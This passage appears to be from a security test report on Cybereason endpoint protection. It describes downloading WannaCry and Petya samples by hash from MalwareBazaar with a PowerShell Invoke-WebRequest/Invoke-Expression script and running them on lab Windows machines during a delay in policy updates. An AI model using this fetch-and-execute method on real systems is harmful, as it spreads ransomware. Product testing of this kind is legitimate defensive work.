


Image 1.8: Infection Windows 10 Environment

So now, let's do the application of all security policies in both of environments.

3.2 First Test

So now, we can perform our validation testing in our environment protected by Cybereason Endpoint Solution.

We change the policy named "**`ZUP - Threat Hunting`**"




Image 1.9: ZUP Threat Hunting

After the application of this policy, we need to wait the communication Server in cloud with the sensor installed on virtual machine, but here we can find a failure related to the delay in sending the policy, sometimes the heart bit (time the communication between server and sensor, isn't clear), during this time the machine is vulnerable the any kind of attack.




Image 1.10: Application New Policy – Time (17:36 – 5:36 p.m)

We used a *PowerShellscript* to execute our script, we used the **Invoke-WebRequest** to request ***MalwareBazaa***r website using API KEY to download WannaCry Ransomware with hash "***ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa***" and extract the malware that is inside the *ZIP* file, after that it call **Invoke-Expression** to execute the malware inside the **Windows 7 Machine** as you can see below.

Image 1.11: Infection Time (17:39 – 5:39 p.m)

Due to this delay in synchronization between the server and the sensor that is installed on the machine, during these **four minutes**, maybe more, the machine will be vulnerable to any type of attack.




Image 1.12: Infection Machine

We used the same *PowerShellscript* to execute our script, we called **Invoke-WebRequest** to request ***MalwareBazaa***r website using API KEY to download Petya Ransomware with hash "***26b4699a7b9eeb16e76305d843d4ab05e94d43f3201436927e13b3ebafa90739***" and extract the malware that is inside the *ZIP* file, after that it call **Invoke-Expression** to execute the malware inside the **Windows 10 Machine**.




Image 1.13: Application New Policy – Time (19:08 – 7:08 p.m)

As we see in the first example in windows 7 machine, due to this delay in synchronization between the server and the sensor that is installed on the machine, during these **seven minutes**, maybe more, the machine will be vulnerable to any type of attack.




Image 1.14: Infection Time (19:15 – 7:15 p.m)

So, as we can see, Ransomware known as Petya behaves differently than WannaCry.

Petya Ransomware reboots the machine preventing its victim from having any access to the infected machine.

Image 1.15: Infected Machine

After the policy in fact is applied, we can see that the *PowerShell script is blocked*, but the important thing here, is the delay, in this application policies.




Image 1.16: Petya Blocked (more than 15min after)

3.3 Second Test

The second test, we execute a stress test using a *script python* with daily malwares, provide by ***MalwaresBazaar*** by request using API access, and the some moment perform the powershell script to download a **Ransomware directly** on the victim's machine




Image 1.17: Python Script running and after execution of *PowerShell* Script

We tried to run another Ransomware and luckily, we received the same results in this case, the Ransomware was blocked once again, even though the detection engines were working hard, as we downloaded more than 100 malwares daily (18/09/2020) from Malware Bazaar Daily.




Image 1.18: Python and PowerShellScript running with another Ransomware

3.4 Third Test

In the third test we perform the same powershell to download another **kind of malware** on the victim's machine, not focused on Ransomware but on other types of malwares, because antivirus usually have specific detection engines for NGAV, Ransomware Detection, Behavior Monitoring and Machine Learning, so the strategy was to test other malware with different behaviors.




Image 1.19: Malware Script blocked

Analyzing some of the tests well, we saw that sometimes the binary is not excluded, so we tried to perform the manual execution of it, but the anti-virus performed the block again.




Image 1.20: Malware blocked

2 Impact

At the end of this test, it was possible to verify that there is some failure in the process mainly linked with updates of the policies, when executed inside the environment, may perform an infection.

- **Delay in updates policies (detection time)**
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test, that is, if the attack happened in the same time in the victim, this user could click in anyone of the samples and could be infected, because it's not clear how works the prevalence, maybe priority of the engine in the detection flow.
- **Infection by Ransomware due the delay in Windows 10 Machine**
  - As we see in this report, is possible to infected any machine, using this delay in application policies.
- **Infection by Ransomware due the delay in Windows 7 Machine**
  - As we see in this report, is possible to infected any machine, using this delay in application policies.
- **Delay in Quick Scan**
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.
- **Delay in FullScan**
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.
- **Necessity to reboot the machine(sometimes)**
  - After some test, it was possible to update the policy only after execute the reboot of the machine.

3 Recommendatios Actions

